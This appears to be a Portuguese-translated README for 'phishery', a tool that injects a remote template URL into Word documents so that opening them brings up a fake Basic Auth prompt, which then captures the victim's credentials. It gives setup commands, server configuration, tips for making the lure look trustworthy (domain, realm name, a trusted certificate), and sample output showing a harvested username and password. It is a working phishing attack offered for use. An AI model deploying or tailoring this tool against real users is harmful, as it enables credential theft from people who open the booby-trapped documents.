 ryhanson/phishery
Um Coletor de Credenciais com Autenticação Básica e SSL com um Injetor de URL de Modelo de Documento do Word

O phishery é um servidor HTTP simples habilitado com SSL cujo propósito principal é pescar credenciais via Autenticação Básica. O phishery também fornece a capacidade de injetar facilmente a URL em um documento .docx do Word.


O poder do phishery é melhor demonstrado ao definir o modelo de um documento do Word para uma URL do phishery. Isso faz com que
o Microsoft Word faça uma requisição à URL, resultando em uma caixa de diálogo de Autenticação sendo exibida para o usuário final. A
capacidade de injetar qualquer arquivo .docx com uma URL é possível usando as opções
-i [in docx], -o [out docx] e -u [url] do phishery.
Pacotes específicos para sistema operacional podem ser baixados daqui.
Extraia o arquivo e, opcionalmente, instale o binário no $PATH
$ tar -xzvf phishery*.tar.gz
$ cd phishery*
$ cp phishery /usr/local/bin
$ phishery --help

|\   \\\\__   O         __    _      __
| \_/    o \  o  ____  / /_  (_)____/ /_  ___  _______  __
> _   (( <_ oO  / __ \/ __ \/ / ___/ __ \/ _ \/ ___/ / / /
| / \__+___/   / /_/ / / / / (__  ) / / /  __/ /  / /_/ /
|/     |/     / .___/_/ /_/_/____/_/ /_/\___/_/   \__, /
             /_/ Basic Auth Credential Harvester (____/
                 with Word Doc Template Injector

  Start the server  : phishery -s settings.json -c credentials.json
  Inject a template : phishery -u https://secure.site.local/docs -i good.docx -o bad.docx

  Options:
    -h, --help      Show usage and exit.
    -v              Show version and exit.
    -s              The JSON settings file used to setup the server. [default: "settings.json"]
    -c              The JSON file to store harvested credentials. [default: "credentials.json"]
    -u              The phishery URL to use as the Word document template.
    -i              The Word .docx file to inject with a template URL.
    -o              The new Word .docx file with the injected template URL.
Modifique o arquivo settings.json fornecido conforme necessário, por padrão ele deve se parecer com isso:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 200,
  "responseFile": "template.dotx",
  "responseHeaders": [
    ["Content-Type", "application/vnd.openxmlformats-officedocument.wordprocessingml.template"]
  ]
}
Esta configuração iniciará o servidor HTTP na porta 443 com SSL configurado para usar server.crt e server.key. O realm de autenticação básica está definido como Secure Document Gateway. Quando quaisquer credenciais são fornecidas, um status de resposta 200 é enviado junto com o conteúdo do template.dotx incluído e o cabeçalho de tipo de conteúdo: Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.template.
O arquivo de configuração também pode ser configurado para enviar um corpo simples, usando responseBody, desta forma:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 404,
  "responseBody": "<h1>Not Found</h1>",
  "responseHeaders": [
    ["Content-Type", "text/html"]
  ]
}
A eficácia desta ferramenta é baseada principalmente no Domínio e no Realm de Autenticação Básica usados, pois geralmente é o único que o usuário final verá quando acionado a partir de um documento do Office. Certifique-se de apontar seus registros DNS A para o IP público do servidor phishery.
Recomenda-se que o certificado fornecido seja substituído por um confiável, como um gerado com LetsEncrypt. O Microsoft Word no OS X impedirá a caixa de diálogo de autenticação se o certificado for inválido, e o Microsoft Word no Windows solicitará que o usuário aceite o certificado inválido.
Uma vez que o servidor esteja configurado e em execução, tudo o que você precisa fazer é incorporar uma URL do phishery em um documento, ou em qualquer outro lugar que desejar. O phishery oferece a capacidade de injetar sua URL em um documento do Word como modelo, instruções sobre como fazer isso podem ser encontradas abaixo.
Para injetar um documento do Word com uma URL de modelo, você precisará de um arquivo .docx e da URL do servidor phishery.
Agora execute o phishery com seu documento e URL:
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] Opening Word document: good.docx
[+] Setting Word document template to: https://secure.site.local/docs
[+] Saving injected Word document to: bad.docx
[*] Injected Word document has been saved!
Certifique-se de que seu servidor phishery esteja em execução e acessível na URL que você usou. Agora, quando o documento do Word for aberto, a vítima será solicitada com uma caixa de diálogo de autenticação.
Agora, quando a vítima abrir o documento, você verá o seguinte:
$ ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2016-09-25 01:06:28: HEAD https://secure.site.local/docs
[*] Sending Basic Auth response to: 127.0.0.1
[*] New credentials harvested!
[HTTP] Host        : secure.example.local
[HTTP] Request     : /docs
[HTTP] User Agent  : Microsoft Office Word
[HTTP] IP Address  : 127.0.0.1
[AUTH] Username    : john.doe
[AUTH] Password    : Summer15
